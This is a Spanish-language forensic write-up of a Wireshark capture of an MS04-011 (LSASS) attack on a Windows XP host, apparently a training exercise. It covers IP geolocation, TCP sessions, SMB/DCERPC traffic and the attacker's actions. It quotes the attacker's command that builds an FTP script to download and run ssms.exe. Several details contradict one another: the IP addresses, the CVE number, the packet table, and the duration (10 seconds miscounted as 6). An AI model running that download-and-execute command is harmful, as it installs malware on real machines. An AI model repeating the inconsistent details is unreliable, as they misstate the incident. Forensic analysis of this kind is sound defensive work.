Postal Code	19099

**IPGeolocation.io (05.02.2025)**

IP address	<b>98.114.205.102</b>
Host name	pool-98-114-205-102.philpa.fios.verizon.net
IP range	98.114.205.0–98.114.205.255 CIDR
ISP	Verizon Business
Organization	Verizon Business
Country	United States (US)
Region	Pennsylvania
City	Philadelphia
Time zone	America/New_York, GMT-0500
Local time	10:38:31 (EST) / 2025.02.11
Postal Code	19102

**IP2Location (03.02.2025)**


IP address	<b>98.114.205.102</b>
Host name	pool-98-114-205-102.philpa.fios.verizon.net
IP range	98.114.205.0–98.114.205.255 CIDR
ISP	
Organization	
Country	United States of America (US)
Region	New Jersey
City	Mount Laurel
Time zone	-05:00
Local time	10:38:31 (-0500) / 2025.02.11
Postal Code	08054

**MaxMind GeoIP (02.02.2025)**

IP address	<b>98.114.205.102</b>
Host name	pool-98-114-205-102.philpa.fios.verizon.net
IP range	
ISP	
Organization	
Country	United States (US)
Region	Pennsylvania
City	Philadelphia
Time zone	America/New_York, GMT-0500
Local time	10:38:31 (EST) / 2025.02.11
Postal Code	19114


### 3. ¿Cuántas sesiones TCPs ve en la captura?

Si vamos a ‘Estadísticas’ -> ‘Conversaciones’ y entramos en la pestaña TCP podemos observar que tenemos 5 sesiones TCPs en todo el proceso que muestra la captura:



#### 4. ¿Cuánto tarda en realizarse el ataque?

Si analizamos la captura desde Wireshark (en ‘Estadísticas’ -> ‘Propiedades de archivo de captura’) podemos ver que tarda 16 segundos en realizarse:




Igualmente en la visualización de los paquetes de Wireshark podemos ver la marca temporal en la columna ‘Time’ indicando como última marca temporal los 16.214214 segundos.

No.	Time	Source	Destination	Protocol	Length	Info
334 15.917894	192.159.11.111	98.114.205.182		TCP	54	1800 → 2152 [ACK] Seq=1 Ack=157697 WIn=63488 Len=0
335 16.040810	98.114.205.182	192.159.11.111		Socks	1078	Unknown
336 16.040830	192.159.11.111	98.114.205.182		TCP	54	1800 → 2152 [ACK] Seq=1 Ack=158721 WIn=63488 Len=0
337 16.060780	98.114.205.182	192.159.11.111		TCP	60	2152 → 192.159.11.111 [ACK] Seq=1 Ack=158721 WIn=63488 Len=0
338 16.060792	192.159.11.111	98.114.205.182		TCP	72	16236 → 8884 [PSH, ACK] Seq=72 Ack=165 WIn=5888 Len=0
340 16.097404	98.114.205.182	192.159.11.111		TCP	89	8884 → 36296 [PSH, ACK] Seq=165 Ack=72 WIn=64169 Len=23 TSecr=48
341 16.097417	192.159.11.111	98.114.205.182		TCP	66	36296 → 8884 [ACK] Seq=78 Ack=188 WIn=5888 Len=0 TSecr=43872
342 16.097459	192.159.11.111	98.114.205.182		TCP	66	36296 → 8884 [ACK] Seq=78 Ack=188 WIn=5888 Len=0 TSecr=43872
343 16.124582	98.114.205.182	192.159.11.111		TCP	66	8884 → 36296 [PSH, ACK] Seq=188 Ack=190 WIn=5888 Len=0 TSecr=43872
344 16.124589	98.114.205.182	192.159.11.111		TCP	93	8884 → 36296 [ACK] Seq=189 Ack=191 WIn=5888 Len=0 TSecr=43872
345 16.216962	98.114.205.182	192.159.11.111		TCP	93	36296 → 8884 [PSH, ACK] Seq=189 Ack=192 WIn=64163 Len=0 TSecr=438722
346 16.216979	192.159.11.111	98.114.205.182		TCP	54	36296 → 8884 [RST] Seq=79 WIn=0 Len=0
347 16.219211	98.114.205.182	192.159.11.111		TCP	66	8884 → 36296 [FIN, ACK] Seq=215 Ack=79 WIn=0 TSecr=438722
348 16.219218	192.159.11.111	98.114.205.182		TCP	54	36296 → 8884 [RST] Seq=79 WIn=0 Len=0

#### 5. ¿Qué sistema operativo fue el objetivo del ataque?

Al igual que anteriormente podemos usar los filtros de Wireshark para buscar los paquetes que incluyan la información del sistema operativo y cuya IP de origen sea la máquina del


objetivo del ataque, para esto utilizamos los siguientes filtros: "smb.native\_os && ip.src == 192.150.11.111":




Como podemos observar, este filtro nos devuelve dos paquetes y en ambos paquetes podemos comprobar que nos indica que el sistema operativo es un Windows 5.1, es decir, un Windows XP.

6. Resuma las acciones que cree que han sido llevadas a cabo por el atacante (puertos atacados, protocolos involucrados, usuarios, etc..).


Para ver los puertos que han entrado en juego podemos ir a 'Estadísticas' -> 'IPv4 Statics' -> 'Destinations and Ports', y aquí podemos ver los puertos que han entrado en juego en la máquina atacada:




En cuanto a los protocolos involucrados, podemos ir a 'Estadísticas' -> 'Jerarquía de Protocolo', y aquí veremos todos los protocolos que aparece en la captura de tráfico y podemos filtrar pulsando el protocolo interesado con el botón derecho y pulsando sobre 'Apply as Filter' y 'Selected'. En la siguiente captura podemos ver los protocolos:



Para seguir un orden de los hechos, y habiendo averiguado en las preguntas anteriores el número de sesiones, voy a ir agrupando a través de los filtros los flujos y viendo que se hace en cada uno de ellos. Comenzamos con el `tcp.stream == 0`:



Aquí vemos que se intenta establecer una conexión con el puerto 445. Este puerto es comúnmente utilizado por SMB en Windows desde Windows 2000. Pasamos al siguiente flujo:




Aquí vemos primero que se establece la conexión y que entra en juego el protocolo SMB, con paquetes de "Session Setup". Vemos que en un momento la víctima responde con un "STATUS\_MORE\_PROCESSING\_REQUIRED", que significa que está pidiendo credenciales. También podemos ver, en el paquete número 20, la ruta a la que se indica que se conecte.

Luego podemos ver que se utiliza el protocolo DCERPC, que es para procedimientos remotos, y se hace uso de DSSETUP que es para obtener información de los “Active Directory”. Y muy importante la información de los paquetes 33 y 38, que nos indica **“DsRoleUpgradeDownlevelServer”**, y si buscamos esto en Google directamente nos salen diversos exploits para explotar una vulnerabilidad concreta.


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
10308	2003-0333	METASPLOIT	REMOTE	WINDOWS	2010-07-03

Pasamos al análisis del siguiente flujo:

Aquí vemos que hay varios paquetes con la ‘flag’ PSH activa, es decir, se le envía cierta información que procedo a revisar. En el paquete número 42, que es el que está seleccionado en la captura de pantalla, se puede ver en la parte inferior que es un comando, procedo a copiar la parte indicada aquí: “echo open 0.0.0.0 8884 > o&echo user 1 1 » o &echo get ssms.exe » o &echo quit » o &ftp -n -s:o &del /F /Q o &ssms.exe”. Vemos que se pretende subir el fichero ssms.exe haciendo uso de ftp y se le pasa las credenciales para la conexión, pero seguimos con el siguiente flujo.



En este flujo lo que podemos observar a través del análisis de los paquetes con la flag ‘PSH’ activa es que se ejecuta de forma correcta el comando descubierto anteriormente. En la captura, por ejemplo, podemos ver que está seleccionado el paquete número 68 y en la parte inferior vemos como se le pasa ‘1’ de password. Anteriormente, de la misma forma, se le pasa también ‘1’ de user. La conexión es satisfactoria, se prepara la subida del fichero y cierra la sesión. Pasamos al siguiente flujo.



En este último flujo lo único que vemos es la confirmación de la subida del ejecutable, aquí se sube. En el primer paquete de protocolo ‘Socks’ vemos, en la parte inferior, como se indica “Windows Program”. Con este último flujo podemos confirmar la subida del archivo malicioso.

## 7. ¿Qué vulnerabilidad en concreto ha sido atacada? y ¿cree que se trata de un ataque manual o automatizado? Justifique su respuesta.

Como se pudo ver en el análisis del segundo flujo había dos paquetes que nos informaba de “DsRoleUpgradeDownlevelServer”, y buscando esto en Google obtenemos la vulnerabilidad [CVE-2003-0533](#), vulnerabilidad catalogada por Microsoft como MS04-011 y que si se busca este código en webs como exploit-db se puede encontrar múltiples exploits, algunos para Metasploit. En cuanto al ataque, creo que es automatizado por el tiempo que tarda en realizarse. Mirando las marcas temporales de los paquetes de Wireshark del último flujo (que es la subida del fichero como se explicó en el punto anterior) podemos observar que va

desde el segundo 6.14 hasta el segundo 16.21, es decir, todo el proceso se realiza en 6 segundos.